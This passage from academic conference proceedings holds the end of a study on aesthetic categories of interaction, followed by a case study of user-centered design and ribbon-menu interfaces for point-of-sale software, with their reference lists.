*range*.

## V. CONCLUSION

The study addressed users' aesthetic perceptions during interactions with computer and smartphone. This was a follow-up of previously conducted elicitation study of ACI (previous study). Goal of current study was to explore the goodness of ACI. Previous study concluded with uncertain goodness of 10 categories (*arousal*, *dynamics*, *natural realism*, *informativeness*, *personal relatedness*, *closure*, *controllability*, *speed/time*, *delay* and *force*), suggesting additional research. Previous study also requested for contribution to additional understanding of 6 newly established categories, which were not addressed by prior work (*natural realism*, *congruence*, *informativeness*, *closure*, *smooth texture* and *dimensionality*). The goodness of categories was first assessed via consistency of users' perceptions, expressed by standard deviation. Then the aesthetic relevance, expressed correlation between ACI and attractiveness measure was used to assess the goodness. First we focused on 6 newly established categories. As a result, two out of 6 categories (*natural realism*, *smooth texture*) were considered both consistent and aesthetically relevant. Three categories (*congruence*, *informativeness* and *closure*) were partly consistent, but still aesthetically

relevant; and one category (*dimensionality*) was found inconsistent and aesthetically not relevant in current context. Two other categories, found inconsistent in previous study (*controllability* and *speed/time*) appeared both consistent and aesthetically relevant, but the categories of *force* and *arousal* were found inconsistent and aesthetically not relevant. The categories of *dynamics*, *personal relatedness* and *delay* proved to be aesthetically relevant in some of the tested conditions. Similarly to the initial study, category of *playfulness* was perceived consistently, but did not show aesthetic correlations in any of tested conditions.

Most of the ACI (20 out of 23) proved to be relevant at least in some of given conditions. Authors suggest further study of all 23 ACI using various context. Further study of ACI is expected to have two main interests. One objective is to study the aesthetics in context of non-pragmatic, pleasure-oriented interactions, such as games and interactive art. The other objective is to test ACI in broader selection of different interaction modalities. E. g., motorics of user effort, wider scope of touch and body gestures, interface dynamics, haptics and sound.

Another idea of further study is to explore the use of ACI for informing the design about aesthetically relevant features in interaction. The pattern of diversity of perceptions (similar to the TableIII) could be used to test the design against ACI. I.e., whether the category is distinct in given design. The pattern of aesthetic relevance (similar to the TableIV) could verify how relevant are the categories in a given context. The question to find answer is: how to bind product features to those categories?

## VI. REFERENCES

- [1] T. Djajadiningrat, S. Wensveen, J. Frens and K. Overbecke, "Tangible products: Redressing the balance between appearance and action," *Personal and Ubiquitous Computing*, 8, 2004. pp. 294–309. <http://doi.org/10.1007/s00779-004-0293-8>
- [2] L. Hallnäs, J. Redström, "Slow Technology – Designing for Reflection," *Personal and Ubiquitous Computing*, 5(3), 2001. pp. 201–212. <http://doi.org/10.1007/PL00000019>
- [3] W. N. W. Hashim, N. L. M. Noor, W. A. W. Adnan and F. M. Saman, "Graceful interaction design: Measuring emotional response towards movement quality," *International Conference on User Science and Engineering (i-USEr)*, 2011 pp. 13–17. <http://doi.org/10.1109/iUSEr.2011.6150528>
- [4] W. N. W. Hashim, N. L. M. Noor and W. A. W. Adnan, "A framework for graceful interaction: Applying Laban effort theory to define graceful movement quality," In *Proceedings - 2010 International Conference on User Science and Engineering, i-USEr 2010* pp. 139–144. <http://doi.org/10.1109/IUSER.2010.5716739>
- [5] M. Hassenzahl, "Aesthetics in interactive products: Correlates and consequences of beauty," *Product Experience*, 2008, 287–302. <http://doi.org/10.1016/B978-008045089-6.50014-9>
- [6] M. Hassenzahl, M. Burmester and F. Koller, "AttrakDiff: Ein Fragebogen zur Messung wahrgenommener hedonischer und pragmatischer Qualität," *Mensch & Computer 2003: Interaktion in Bewegung*, pp. 187–196. <http://doi.org/10.1007/978-3-322-80058-9>
- [7] P. Hekkert, "Design aesthetics: principles of pleasure in design," *Psychology Science*, 48(2), 2006, pp. 157–172.

- [8] E. Karapanos, "Quantifying Diversity in User Experience," unpublished PhD thesis, Eindhoven University of Technology, 2010.
- [9] L. Kukkk, "Evaluating user's aesthetic experience during interaction," unpublished master's thesis, Tallinn University, 2017.
- [10] R. Laban and F. C. Lawrence, "Effort: economy of human movement," MacDonald and Evans, 2nd Edition, 1973
- [11] B. Laugwitz, T. Held and M. Schrepp, "Construction and evaluation of a user experience questionnaire," USAB 2008, LNCS 5298, Springer-Verlag 2008, pp. 63–76.
- [12] T. Lavie and N. Tractinsky, "Assessing dimensions of perceived visual aesthetics of web sites," *Human-Computer Studies*, (60), 2004, pp. 269–298.
- [13] E. Lenz, S. Diefenbach and M. Hassenzahl, "Exploring relationships between interaction attributes and experience," In *Proc. DPPI 2013*, pp. 126–135. <http://doi.org/10.1145/2513506.2513520>
- [14] Y. Lim, S.-S. Lee and K. Lee, "Interactivity attributess: a new way of thinking and describing interactivity," *Proceedings of the 27th International Conference on Human Factors in Computing Systems*, 2009. <http://doi.org/10.1145/1518701.1518719>
- [15] G. Lindgaard, C. Dudek, D. Sen, L. Sumegi and P. Noonan, "An exploration of relations between visual appeal, trustworthiness and perceived usability of homepages," *ACM Trans. Comput.-Hum. Interact.*, 18(1), 2011. <http://doi.org/10.1145/1959022.1959023>
- [16] J. Löwgren, "Five things I believe about the aesthetics of interaction design," *The study of visual aesthetics in human-computer interaction* pp. 1–8, 2008.
- [17] A. Miniukovich, "Computational aesthetics in HCI: towards a predictive model of graphical user interface," PhD thesis, University of Trento, 2016.
- [18] M. Moshagen, "A short version of the visual aesthetics of websites inventory," *Behaviour & Information Technology*, 32(12), 2013, pp. 1305–1311. <http://doi.org/10.1080/0144929X.2012.694910>
- [19] M. Moshagen and M. Thielsch, "Facets of visual aesthetics," *International Journal of Human-Computer Studies*, 68(10), 2010, pp. 689–709. <http://doi.org/10.1016/j.ijhcs.2010.05.006>
- [20] M. Möttus, E. Karapanos, D. Lamas and G. Cockton, "Understanding aesthetics of interaction: a repertory grid study," In *Proceedings of the 9th Nordic Conference on Human-Computer Interaction (NordiCHI)*, 2016. <http://dx.doi.org/10.1145/2971485.2996755>
- [21] N. Noor, W. Hashim, W. Wan Adnan and F. Saman, "Mapping graceful interaction design from dance performance," *Human-Computer Interaction. Applications and Services* SE 29, 2014, Vol. 8512, pp. 301–311. [http://doi.org/10.1007/978-3-319-07227-2\\_29](http://doi.org/10.1007/978-3-319-07227-2_29)
- [22] D. Rocchesso, S. Serafin, F. Behrendt, N. Bernardini, R. Bresin, G. Eckel et al., "Sonic interaction design: sound, information and experience," in *extended abstracts on human factors in computing systems*, New York, NY, USA: ACM, 2008. pp. 3969–3972. <http://doi.org/10.1145/1358628.1358969>
- [23] T. Schiphorst, N. Motamedi and N. Jaffe, "Applying an aesthetic framework of touch for table-top interactions," in *Horizontal Interactive Human-Computer Systems, TABLETOP '07, Second Annual IEEE International Workshop*, 2007, pp. 71–74. <http://doi.org/10.1109/TABLETOP.2007.20>
- [24] A. Sonderegger, J. Sauer and J. Eichenberger, "Expressive and classical aesthetics: two distinct concepts with highly similar effect patterns in user-artefact interaction," *Behaviour & Information Technology*, 33(11), 2014, pp. 1180–1191. <http://doi.org/10.1080/0144929X.2013.853835>
- [25] A. N. Tuch, S. P. Roth, K. Hornbæk, K. Opwis and J. A. Bargas-Avila, "Is beautiful really usable? Toward understanding the relation between usability, aesthetics, and affect in HCI," *Computers in Human Behavior*, 28, 2012, pp. 1596–1607. <http://doi.org/10.1016/j.chb.2012.03.024>
- [26] W. N. Wan Hashim, N. L. Md Noor and W. A. Wan Adnan, "The Design of Aesthetic Interaction: Towards a Graceful Interaction Framework," in *Icic 2009*, pp. 69–75. <http://doi.org/10.1145/1655925.1655938>

# User-Centered Design Case Study: Ribbon Interface Development for Point of Sale Software

Zdzisław Sroczyński  
Institute of Mathematics  
Silesian University of Technology  
23 Kaszubska Str.  
44-100 Gliwice, Poland  
Email: zdzislaw.sroczynski@polsl.pl

**Abstract**—The article is devoted to user-centered design (UCD) applied to the development process of the point of sale software. The influence of UCD methodology on the whole project's progress and its results is described alongside with exemplary user interface designs. In particular, there is a ribbon menu elaborated with the results of the user experience evaluation.

## I. INTRODUCTION

THE software supporting point of sale (POS) operations is a common branch in computer industry. Although there are many solutions on the market, the variable users' requirements and changing law regulations still open the new opportunities to develop dedicated POS applications.

The operations at the retail desk take place frequently through all the working shift, therefore the human-computer interaction (HCI) for the POS software should be optimized to reduce time and guarantee the comfort of usage and reliability during repetitive activities. This reason makes the research in this area especially interesting and worth thorough experiments, regardless of potential organizational difficulties.

## II. STATE OF THE ART

There is a growing interest in human factors in contemporary computing. User experience and human-computer interaction issues are vital parts of almost every software project. Moreover, the agile methodologies focusing at the user are becoming more and more popular, with user-centered design in the lead.

The user interface of popular office applications has evolved for a long time, from terminal mode, keyboard shortcuts, textual menu, dedicated graphical menus until pull-down menus and adaptable toolbars [1], which became a part of modern operating systems. The unified graphical user interface (GUI) improved the user experience especially in terms of learnability. Next GUI improvements introduced sets of standard controls and consistent look-and-feel, especially when it comes to mobile operating systems with touch screens.

Nowadays, the most progressive desktop user interface for the set of options and controls is the ribbon menu, introduced for the first time by Microsoft Corporation in Office 2007 suite. Despite the legal controversies, this kind of interface proved to be efficient and becomes common. It is a good example of

implementation of Fitts's law [2] into computer GUI, giving the comfort of usage even for the people with lesser computer literacy.

There are continuous works on user interface design described in literature [3][4][5][6]. The research in the field of modern ribbon-based user interfaces is widely elaborated in [7][8][9][10][11]. Authors of [12][13] discuss some interesting applications of ribbon menus, while [14] gives a review of sophisticated interfaces of medical devices. Examples for alternative, adaptable interfaces and interactions designed to support disabled persons are given in [15][16][17][18] and [19]. Novel methods of interaction design for multimedia applications and computer games are discussed in [20] and [21].

The ribbon interface was strongly supported while its introduction in the MS Office suite, even with the use of gamification. Therefore Microsoft game "Ribbon Hero" is mentioned by many publications in that field [22][23][24].

The general philosophy behind the User-centered design (UCD) term is involving users in the design process of the computer system. Users' participation level can vary. It can be limited to consulting, observations and testing. On the other hand, the users can be intensively involved throughout every stage of the development as actual partners. UCD clearly suites and complements the other agile methodologies, being probably the most general framework incorporating human-computer interface and user experience factors into the software development process.

User-centered design is the subject of many research projects, from theory [25][26], through formal [27], up to real life examples [28][29]. The topics regarding evaluation of the user experience are covered by [30], [31] and [32].

## III. MOTIVATION AND METHODS

The presented research work is motivated by the author's observations during a real-world development process of the point of sale (POS) software. While the POS applications are quite common, there is a significant specialization in this kind of software, and due to diversity in business operations, the dedicated solutions happen very often. The incorporation of the user-centered design paradigm is natural in this case, as the users' needs can vary strongly.



This case study includes all the development stages of the POS software and presents some valuable insights from the software engineering point of view, because of the long period of monitoring, internal author's involvement in the development team and wide commitment of the actual users. It is worth noting, that the total timespan of the described development cycles is wider than ten years, covers several versions of the IDE tools and includes surveys from several dozen of employees. This way it illustrated the changes in the computer industry and human perception for one of the common software categories.

In the initial stage of the development of POS software, the general assumptions for the project were defined through experts' brainstorming and surveying potential users during face-to-face interviews and panel discussions. The experts – IT development team and customer's management staff – drew conclusions from the review of the out-of-the-box ready POS software. Examined software packages were in general too complex and did not cooperate well with external hardware, especially fiscal printers (popular in Poland model Vento) – there was no option to include salesman identification in the receipt. The other inconvenience forced the operator to close a shift and begin another with every change of person at the desk, which did not fit into manner of work in the customer's retail network, taking too much time. In the end, the stock operations were too complex for the small retail shops, forcing to create shipping and delivery notes, as well as queue priorities (LIFO/FIFO) and variable prices for the articles.

Therefore the need of software targeting small and medium-sized retail companies, with limited financial resources, operating by users with average computer skills was formulated. Issues related to this category of family business often determine applicable technical solutions [33][34].

On the other hand, the potential users – salesmen – formulated the following, comprehensive list of additional requirements and remarks:

- informative, simple graphical interface and set of operations,
- fast processing, especially while scrolling data in the grid, containing a few thousands of articles,
- focus at article search and filtering, taking into account many attributes,
- fast login and switching of users – there may be several salesmen on one shift in the same time,
- easy operations helping to avoid errors, so only one open receipt at the time, all discounts per receipt,
- fast access to the stock level for the article, editable at any time without dedicated shipping/delivery notes,
- possibility to use negative stock levels, to support mid-shift deliveries,
- adaptation to the formal Polish law regulations, fully Polish interface,
- proper, fast and stable communication with fiscal printers,
- convenient reports, fiscal and statistical, giving informative results about the efforts of particular employees,

- barcodes printing on the ordinary printer and self-adhesive paper sheets,
- browser of archive receipts with filtering,
- cash payments and withdrawals support,
- different payment methods: cash, credit/debit card, gift cards.

It is clear, that partially the recommendations from the experts were parallel to the users' remarks.

These to sets of requirements were elaborated by the development team with the usability in mind, taking into account the main attributes of proper user experience, distinguished in [35]: efficiency, satisfaction, learnability, memorizability and faultlessness. Consequently almost all requirements were incorporated in the very first version of the POS software, which had to be prepared in the very short time – about two weeks – due to deadlines set by the customer (small retail network).




Fig. 1. The user interface of the first version of POS software with classic pull-down menu. Expanded menu options are shown in the subpictures.

The POS software is based on a data grid, overlapping almost the whole screen (see Fig. 1). For the fastest possible operations it was designed as desktop Windows application using local database. This way it matched requirements for low budget (no need for server hardware and software) and allowed easy integration with SDK for the fiscal printers. The development IDE was Embarcadero RAD Studio, generating pure win32 applications, with excellent database connectivity components and known for solid backwards compatibility. This choice profited in the future, when subsequent version of POS software appeared without struggle for adapting changed APIs. Nowadays, thanks to multiplatform capabilities introduced meanwhile to RAD Studio compilers, there is a possibility to port the software to different desktop operating systems: macOS and Linux without great effort, or use it as a base for mobile applications running at Android or iOS [36].

There were three main software versions developed during the further development of the POS application basing on UCD methodology. They are thoroughly elaborated in the following section.



#### IV. APPLICATION DEVELOPMENT CYCLE

The programmers team developed three main versions of the POS application, having of course many subversions with minor improvements. They were developed in subsequent iterations and in general the system was immediately upgraded to the newest version available. The first version had a classic MS Windows pull-down menu and the set of functionality needed to perform sale operations. This version has been used for a long time on rather budget computers with small monitor screens. There was no need to customize font sizes in the data grid and only essential fiscal reports were available.




Fig. 2. POS application with a menu mimicking Office 2007 MS Ribbon, after reorganization of options and introduction of icons. More important options acquired bigger icons.

The second main version of the GUI for POS application, shown in Fig. 2, had a MS Ribbon menu (introduced in MS Office 2007) with three colour themes analogous to standard settings in Microsoft Windows (Luna, Obsidian, Silver). This ribbon had skeuomorphic look-and-feel with the characteristic yellow focus. It also mimicked the most confusing behaviour of genuine MS Ribbon: hiding the ribbons after double click on the menu option. In this state the ribbon menu is losing one of the main advantages in comparison to common pull-down menu, as the controls are not visible without extra click needed to unfold the ribbon. The introduction of the ribbon interface was partially inspired by some of the surveyed users, showing interest in a "modern" look of the software. The second reason was the management's need to simplify the software and reduction of the duration and costs of new employee trainings.

The novel ribbon-based menu interface in this version of POS software forced some refactorings in the internal structure of the application. The TAction component was used to put the event handlers in order, making the software somewhat more compatible with MVC (model-view-controller) paradigm. Although this improvement had nothing to do with users' opinions or influence, it significantly helped to support the ribbon menu and modern look-and-feel in the next software version.

Microsoft Corporation decided to force developers to "sign" a special licence for the usage of MS Ribbon control. The

licence concerned not the internals of the software component (actually included in the operating system since Vista version), but the overall graphical design, look-and-feel and user experience. This way independent software vendors were put in rather troublesome conditions, possibly violating Microsoft's licence even when providing their own implementation of the ribbon control. In fact, the ribbon is of course very similar to tabs, and moreover – analogous solutions were available and used in many applications before Office 2007. The only (but important) difference is the consistent GUI proposed and promoted by Microsoft. Consequently, the usage of ribbon interface became less common, than it could be without these controversies. Eventually, to avoid legal issues, the support for the ribbon interface in Embarcadero RAD Studio was ceased, what had an impact on the development of our POS application and its third version.




Fig. 3. GUI of the most modern looking version of the POS software, following Office 2016 flat design. Two different ribbon tabs are shown with the exemplary options and info labels.

The third, developed recently version of POS terminal software introduced novel visual appearance based on MS Office 2016 GUI guidelines as a consequence of development according to current trends. This time consulting users suggested to stick to one colour scheme, so the blue one was chosen. In this version for the first time the non-standard component from third-party software vendor was used, as standard RAD Studio development environment does not provide modern looking ribbon components due to licensing problems described above. An introduction of Almediadev BusinessSkinForm suite provided flat Office 2016 ribbon (Fig. 3) and the other controls, but it also required another set of source code refactorings.

These circumstances indicate that legal issues can affect software engineering development process: slow it down or even enforce extra costs.

Here are some other improvements introduced according to users' suggestions and cooperation during the UCD-driven development process:

- direct preview of daily income on the ribbon,
- coloured discount warning,
- simplified user logging – fast selection of the user,
- user logging from every ribbon tab,

- font size customization and other HDPI screen improvements,
- alternate row colours in the grid,
- planned availability for the article – ordering simplification,
- inventory report.

There are somewhat complex improvements in the list, as well as minor visual changes. Anyway, they help the users in more efficient work and suite perfectly to their actual needs.

The ribbon interface was in fact introduced experimentally only at the moment, when the appropriate components in the development IDE became available. Because the users signalled the interest in similar solutions before, there was a positive reception of this novelty. Most of the users pointed out the high visual compatibility with the other modern applications (i.e. Microsoft Office). Some more objective factors are of course worth noting also, as for example better visibility of controls, shorter learning path and better memorizability. The standard ribbon interface is less adaptable than classic pull-down menus, as the ribbon tabs are in general still in the same sequence with exactly the same set of controls. This approach can be inconvenient in very complex, huge and multifunctional applications (which miss the place in the ribbon for enormous count of options). Although, when it comes to properly designed software with well defined functionalities, this method meets users' expectations.

This kind of unification becomes especially valuable, when the user model for the software is variable, because of different professional experience of the users. In this case the fixed GUI is acceptable for power users and simultaneously easy to learn for beginners.

## V. EVALUATION OF THE USER EXPERIENCE

There were 25 users involved into the UCD process: full-time employees, management staff and some interns. The level of commitment clearly differed depending on the particular job position. Computer skills of the users were in general similar, as majority of them knew the basics of Windows operating system and popular Office applications from the school. For two senior employees computerized POS was a complete novelty and they were significantly against it. We observed classic difficulties, as for example tendency to learn exact sequences of keystrokes without monitoring the system response. Sometimes these less experienced users were just ignoring the messages, and moreover – were not even able to remember the general meaning of the messages.

Except these problems at the very beginning of the development of POS system, all the users were successfully using the application, the barcode reader and the fiscal printer. Although not all users were employed for the whole time of the development process, the remarks from them were valuable and useful for the rest of the crew.

The first version of the application had just 5 users working with very budget desktop computers (Pentium II class), next the shops network increased, eventually reaching 20 users. Nowadays, the application is utilized on very wide set of




Fig. 4. POS application during user experience tests at the complete workplace, equipped with credit card terminal, Dell all-in-one computer running Windows 10, barcode scanner and fiscal printer Vento.

computer systems, from common desktop ones, up to modern all-in-one machines with touch screens (as Dell OptiPlex 3030 – see Fig. 4) or laptops (as hybrid Lenovo Flex). Direct connection with fiscal printer forces usage of MS Windows machines, but touch screens are sort of game changer here, because younger salesmen are very familiar with this technology and use it intuitively. This way the user experience gap between classic desktop applications and mobile world narrows.

UCD was involved at every stage of the development, from the first general project, upto the newest ribbon-based application. The main methods of evaluation for the overall user experience were face-to-face surveys and observations of users' behaviour in real world POS installations. This way a very strong relation between development team and final users was built, which is distinctive for agile methodologies. While all these methods were rather informal, the resulting software become a stable and reliable solution supporting POS operations.




Fig. 5. The advantage of ribbon menu against ordinary pull-down one. For some controls mouse track can be two times shorter and there is only one click needed.

The users of the final product were also surveyed by more formal paper questionnaires. We asked about the overall satisfaction from the usage of the system (Q1), does the ribbon interface have a general advantage against common menu (Q2), is the ribbon interface "Office 2016"-like more readable than "Office 2007" one (Q3), can the actions with ribbon interface be performed faster (Q4), does the ribbon interface help to memorize the recipes for common operations (Q5), is the POS software more comfortable than the others you know (Q6)? All the questions had the scale from 1 (strong disagreement) to 5 (strong agreement).




Fig. 6. Average scores for particular questions from the questionnaire about the latest version of the POS software with ribbon menu.

Average response rate about 4.5 (compare Fig. 6) confirms that UCD approach was the right choice. It helped to develop the software which fits very well to users' preferences. There were some users with a bit more conservative approach, sceptical about the novelties and their opinions proved to be decisive for slightly lower ratings in questions 2 and 3. People accustomed to proven solutions are naturally less inclined to accept and appreciate significant changes. On the other hand, the results for the question about memorizability (Q5) point out, that objective indicators for ribbon menu are much better than superficial opinions about it.

Incremental development process took less resources than classic waterfall model, although the time needed was probably longer. The usage of stable and backwards compatible software toolset seems to be another essential factor in the agile UCD. When the subsequent iterations were taking their time, there was no pressure on extra effort involved with the maintenance of the IDE, compiler and software libraries. Instead of that, the novel possibilities, as for example ribbon interface, appeared and were ready to implement. This way the POS project went from the very basic menu driven application to modern looking one. User experience of the project gained much from that solution without extensive costs.

The initial experiments shown, that in general the ribbon interface optimizes the effort of the user. The reduction of mouse movement and number of clicks is significant, which increases the reliability of actions and helps in faster work (Fig. 5). The extra factor concluded from these experiments is the size of controls and necessity of thorough project for

layout of every ribbon tab, in order to profit from Fitts's law as much as possible.

## VI. CONCLUSIONS

UCD introduced into the development process of the POS software was a key factor of success. It helped to design an interface that users desired, suitable for the necessary activities, but not complicated. This way the quality of user experience increased with every novel version of the software, eventually reaching the modern and effective ribbon menu form.

All three versions of the software profited from the UCD approach, although the scope of the improvements was variable: from the very tiny details to significant rearrangements of the whole user interface. The cooperation between the developers and the users of the system was fluent and agile, as UCD model did not force any artificial restrictions and time frames.

The survey of users' opinions about the software system designed this way leads to interesting conclusions. First, the users profit from easiness and memorizability of the ribbon interface. On the other hand, some users have of course doubts when it comes to fundamental changes in UX.

In general, the evaluation of the satisfaction and experiments regarding some objective characteristics confirmed usefulness of the user-centered design methodology. Further research steps can be focused on statistical analysis of user behaviour with the use of actiontracking [37] and optimization of the controls' placement and sizing.

## REFERENCES

- [1] I. Crk, "Predictive pointing in cascading pull-down menus," in *Information and Computer Technology (GOCICT), 2015 Annual Global Online Conference on*. IEEE, 2015. doi: 10.1109/GOCICT.2015.17 pp. 41–45. [Online]. Available: <https://doi.org/10.1109/GOCICT.2015.17>
- [2] C. E. Wright and F. Lee, "Issues related to HCI application of Fitts's law," *Human-Computer Interaction*, vol. 28, no. 6, pp. 548–578, 2013. doi: 10.1080/07370024.2013.803873. [Online]. Available: <http://dx.doi.org/10.1080/07370024.2013.803873>
- [3] P. Weichbroth and M. Sikorski, "User interface prototyping, techniques, methods and tools," *Studia Ekonomiczne*, vol. 234, pp. 184–198, 2015.
- [4] K. Z. Gajos, D. S. Weld, and J. O. Wobbrock, "Decision-theoretic user interface generation," in *AAAI*, vol. 8, 2008, pp. 1532–1536. [Online]. Available: <http://dl.acm.org/citation.cfm?id=1620270.1620326>
- [5] J. Scarr, A. Cockburn, C. Gutwin, A. Bunt, and J. E. Cechanowicz, "The usability of commandmaps in realistic tasks," in *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*. ACM, 2014. doi: 10.1145/2556288.2556976 pp. 2241–2250. [Online]. Available: <https://doi.org/10.1145/2556288.2556976>
- [6] P. Bachmann, "Patterns for internationalization and cross-cultural usability," in *Proceedings of the 20th Conference on Pattern Languages of Programs*. The Hillside Group, 2013, p. 19. [Online]. Available: <http://dl.acm.org/citation.cfm?id=2725692>
- [7] L. Colazzo, A. Molinari, and S. Tomasini, "Is new necessarily good? testing usability of the new office 2007 user interface," in *Proceedings of EdMedia: World Conference on Educational Media and Technology 2008*, 2008. ISBN 978-1-880094-65-5 pp. 1371–1379.
- [8] M. Dostál, "User acceptance of the Microsoft ribbon user interface," in *Proceedings of the 9th WSEAS international conference on Data networks, communications, computers*. World Scientific and Engineering Academy and Society (WSEAS), 2010, pp. 143–149. [Online]. Available: <http://dl.acm.org/citation.cfm?id=1948805.1948832>
- [9] A. Darejeh and D. Singh, "Increasing Microsoft Office usability for middle-aged and elder users with less computer literacy," *Journal of Industrial and Intelligent Information Vol*, vol. 2, no. 1, 2014. doi: 10.12720/ji.2.1.56-62

- [10] —, “An investigation on ribbon interface design guidelines for people with less computer literacy,” *Computer Standards & Interfaces*, vol. 36, no. 5, pp. 808–820, 2014. doi: 10.1016/j.csi.2014.01.006. [Online]. Available: <http://dx.doi.org/10.1016/j.csi.2014.01.006>
- [11] D.-M. Petrosanu and A. Pirjan, “Solutions for developing and extending rich graphical user interfaces for office applications,” *Journal of Information Systems & Operations Management*, p. 1, 2015. [Online]. Available: <https://ideas.repec.org/a/raul/journal/v9y2015i1p157-167.html>
- [12] N. U. Khan and J.-C. Lee, “Development of a music score editor based on musicxml,” *Journal of the Korea Society of Computer and Information*, vol. 19, no. 2, pp. 77–90, 2014. doi: 10.9708/jksci.2014.19.2.077. [Online]. Available: <https://doi.org/10.9708/jksci.2014.19.2.077>
- [13] J. Kadlec, D. P. Ames, and J. Nelson, “User interface design considerations for a time-space GIS,” in *2012 International Congress on Environmental Modelling and Software Proceedings*, 2012.
- [14] M. Wichrowski, “Usability engineering in the prototyping process of software user interfaces for mobile medical ultrasound devices,” *Computer Science*, vol. 16, 2015. doi: 10.7494/csci.2015.16.3.219. [Online]. Available: <http://dx.doi.org/10.7494/csci.2015.16.3.219>
- [15] A. Bier and Z. Sroczyński, “Adaptive math-to-speech interface,” in *Proceedings of the Multimedia, Interaction, Design and Innovation*, ser. MIDI '15. New York, NY, USA: ACM, 2015. doi: 10.1145/2814464.2814471. ISBN 978-1-4503-3601-7 pp. 7:1–7:9. [Online]. Available: <http://doi.acm.org/10.1145/2814464.2814471>
- [16] P. Kasprowski and K. Harezlak, “Using non-calibrated eye movement data to enhance human computer interfaces,” in *Intelligent Decision Technologies*. Springer, 2015. doi: 10.1007/978-3-319-19857-6\_31 pp. 347–356. [Online]. Available: [https://doi.org/10.1007/978-3-319-19857-6\\_31](https://doi.org/10.1007/978-3-319-19857-6_31)
- [17] R. Damaševičius, M. Vasiljevas, J. Šalkevičius, and M. Woźniak, “Human activity recognition in aal environments using random projections,” *Computational and mathematical methods in medicine*, vol. 2016, 2016. doi: 10.1155/2016/4073584. [Online]. Available: <http://dx.doi.org/10.1155/2016/4073584>
- [18] D. Połap and M. Woźniak, “Introduction to the model of the active assistance system for elder and disabled people,” in *International Conference on Information and Software Technologies*. Springer, 2016. doi: 10.1007/978-3-319-46254-7\_31 pp. 392–403. [Online]. Available: [https://doi.org/10.1007/978-3-319-46254-7\\_31](https://doi.org/10.1007/978-3-319-46254-7_31)
- [19] J. G. Schoeberlein and Y. Wang, “Usability evaluation of an accessible collaborative writing prototype for blind users,” *Journal of Usability Studies*, vol. 10, no. 1, pp. 26–45, 2014. [Online]. Available: <http://uxpajournal.org/usability-evaluation-of-an-accessible-collaborative-writing-prototype-for-blind-users/>
- [20] M. Wichrowski, D. Koržinek, and K. Szklanny, “Google glass development in practice: Ux design sprint workshops,” in *Proceedings of the Multimedia, Interaction, Design and Innovation*, ser. MIDI '15. New York, NY, USA: ACM, 2015. doi: 10.1145/2814464.2814475. ISBN 978-1-4503-3601-7 pp. 11:1–11:12. [Online]. Available: <http://doi.acm.org/10.1145/2814464.2814475>
